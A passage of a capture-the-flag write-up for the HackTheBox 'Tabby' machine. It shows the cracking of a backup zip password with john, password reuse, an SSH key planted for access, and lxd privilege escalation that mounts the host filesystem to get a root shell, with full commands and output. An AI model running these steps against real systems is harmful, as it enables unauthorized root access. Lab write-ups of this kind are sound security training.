


```
ls -la
total 36
drwxr-xr-x 4 ash  ash  4096 Aug 19 14:10 .
drwxr-xr-x 4 root root 4096 Aug 19 14:10 ..
-rw-r--r-- 1 ash  ash  8716 Jun 16  2020 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Aug 19 14:10 archive
drwxr-xr-x 2 root root 4096 Aug 19 14:10 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16  2020 statement
```


Using base64, I copied the file to my system and when I tried to unzip it, it required a password. Then with ssh2john, I created a hash of the zip file which john could understand and cracked the password using rockyou wordlist.



```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# unzip backup.zip
Archive:  backup.zip
   creating: var/www/html/assets/
[backup.zip] var/www/html/favicon.ico password:
password incorrect--reenter:
   skipping: var/www/html/favicon.ico  incorrect password
   creating: var/www/html/files/
   skipping: var/www/html/index.php  incorrect password
   skipping: var/www/html/logo.png   incorrect password
   skipping: var/www/html/news.php   incorrect password
   skipping: var/www/html/Readme.txt  incorrect password
```




```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# zip2john backup.zip > backup_hash                                                          1 ×
ver 1.0 backup.zip/var/www/html/assets/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/favicon.ico PKZIP Encr: TS_chk, cmplen=338, decmplen=766, crc=282B6
DE2 ts=7DB5 cs=7db5 type=8
ver 1.0 backup.zip/var/www/html/files/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/index.php PKZIP Encr: TS_chk, cmplen=3255, decmplen=14793, crc=285C
C4D6 ts=5935 cs=5935 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** backup.zip/var/www/html/logo.png PKZIP Encr: TS_chk, cmplen=2906, decmplen=2894, c
rc=02F9F45F ts=5D46 cs=5d46 type=0
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/news.php PKZIP Encr: TS_chk, cmplen=114, decmplen=123, crc=5C67F19E
 ts=5A7A cs=5a7a type=8
ver 2.0 efh 5455 efh 7875 backup.zip/var/www/html/Readme.txt PKZIP Encr: TS_chk, cmplen=805, decmplen=1574, crc=32DB9
CE3 ts=6A8B cs=6a8b type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```




```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# john backup_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (backup.zip)
1g 0:00:00:00 DONE (2021-12-04 16:38) 1.219g/s 12637Kp/s 12637Kc/s 12637KC/s adormita..adhi05011987
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I reused the password to switch user to ash and it worked. Now, I created a ssh keypair, pasted my public key in .ssh/authorized_keys file of the user ash and using my private key to ssh as ash.



```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# ssh -i id_rsa ash@$IP
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 04 Dec 2021 09:49:03 PM UTC

  System load:  0.0               Processes:               225
  Usage of /:   54.1% of 6.82GB   Users logged in:         0
  Memory usage: 47%               IPv4 address for ens160: 10.129.213.132
  Swap usage:   0%


283 updates can be installed immediately.
152 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Dec  4 21:42:31 2021 from 10.10.17.253
ash@tabby:~$
```


User ash has lxd privileges which means we can upload a lxd container and using that we can gain root privileges. But I will also find other attack vectors which we can utilize to our advantage. Running linpeas didn't give anything other then lxd. So I decided to go ahead with lxd privilege escalation.
You can get help from this article https://www.hackingarticles.in/lxd-privilege-escalation/ if you have any doubts.
First clone the repo from this link: https://github.com/saghul/lxd-alpine-builder.git
Navigate to the newly created directory and run ./build-alpine. A tar file will be created:



```
┌──(root💀kali)-[/opt/lxd-alpine-builder]
└─# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md  rootfs
```


Transfer this file to the target's home directory. After transferring the file run this command:

```
lxc image import [image_name] --alias myimage
```




```
ash@tabby:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
ash@tabby:~$ 
```

Now to crosscheck you can run the command "lxc image list" to see if the newly imported image is on the list or not.




```
ash@tabby:~$ lxc image list
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+-------------
---------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOA
D DATE         |
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+-------------
---------------+
| myimage | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Dec 4, 2021 a
t 10:07pm (UTC) |
+---------+--------------+--------+-------------------------------+--------------+-----------+--------+-------------
---------------+
```

Next, initialize this image with privileges:




```
ash@tabby:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
Error: No storage pool found. Please create a new storage pool
```

I got an error saying we need to create a new storage pool. I read the documentation and it says all we need to do is run "lxd init" and set the options as default when it asks.




```
ash@tabby:~$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: yes
What IP address or DNS name should be used to reach this node? [default=10.129.213.132]:
Are you joining an existing cluster? (yes/no) [default=no]:
What name should be used to identify this node in the cluster? [default=tabby]:
Setup password authentication on the cluster? (yes/no) [default=no]:
Do you want to configure a new local storage pool? (yes/no) [default=yes]:
Name of the storage backend to use (btrfs, dir, lvm, zfs) [default=zfs]: dir
Do you want to configure a new remote storage pool? (yes/no) [default=no]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to configure LXD to use an existing bridge or host interface? (yes/no) [default=no]:
Would you like to create a new Fan overlay network? (yes/no) [default=yes]:
What subnet should be used as the Fan underlay? [default=auto]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

Now when you initialize the container now, it will work:




```
ash@tabby:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
```

Next, we will mount the disk to /mnt/root.




```
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

At last we just need to start the container and execute bash to get root shell.



```
ash@tabby:~$ lxc start ignite
ash@tabby:~$ lxc exec ignite /bin/bash
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Go to /mnt/root/root to collect your root flag. Cheers.



```
~ # cd /mnt/root/
/mnt/root # ls
bin         dev         lib         libx32      mnt         root        snap        tmp
boot        etc         lib32       lost+found  opt         run         srv         usr
cdrom       home        lib64       media       proc        sbin        sys         var
/mnt/root # cd root/
/mnt/root/root # ls
root.txt  snap
```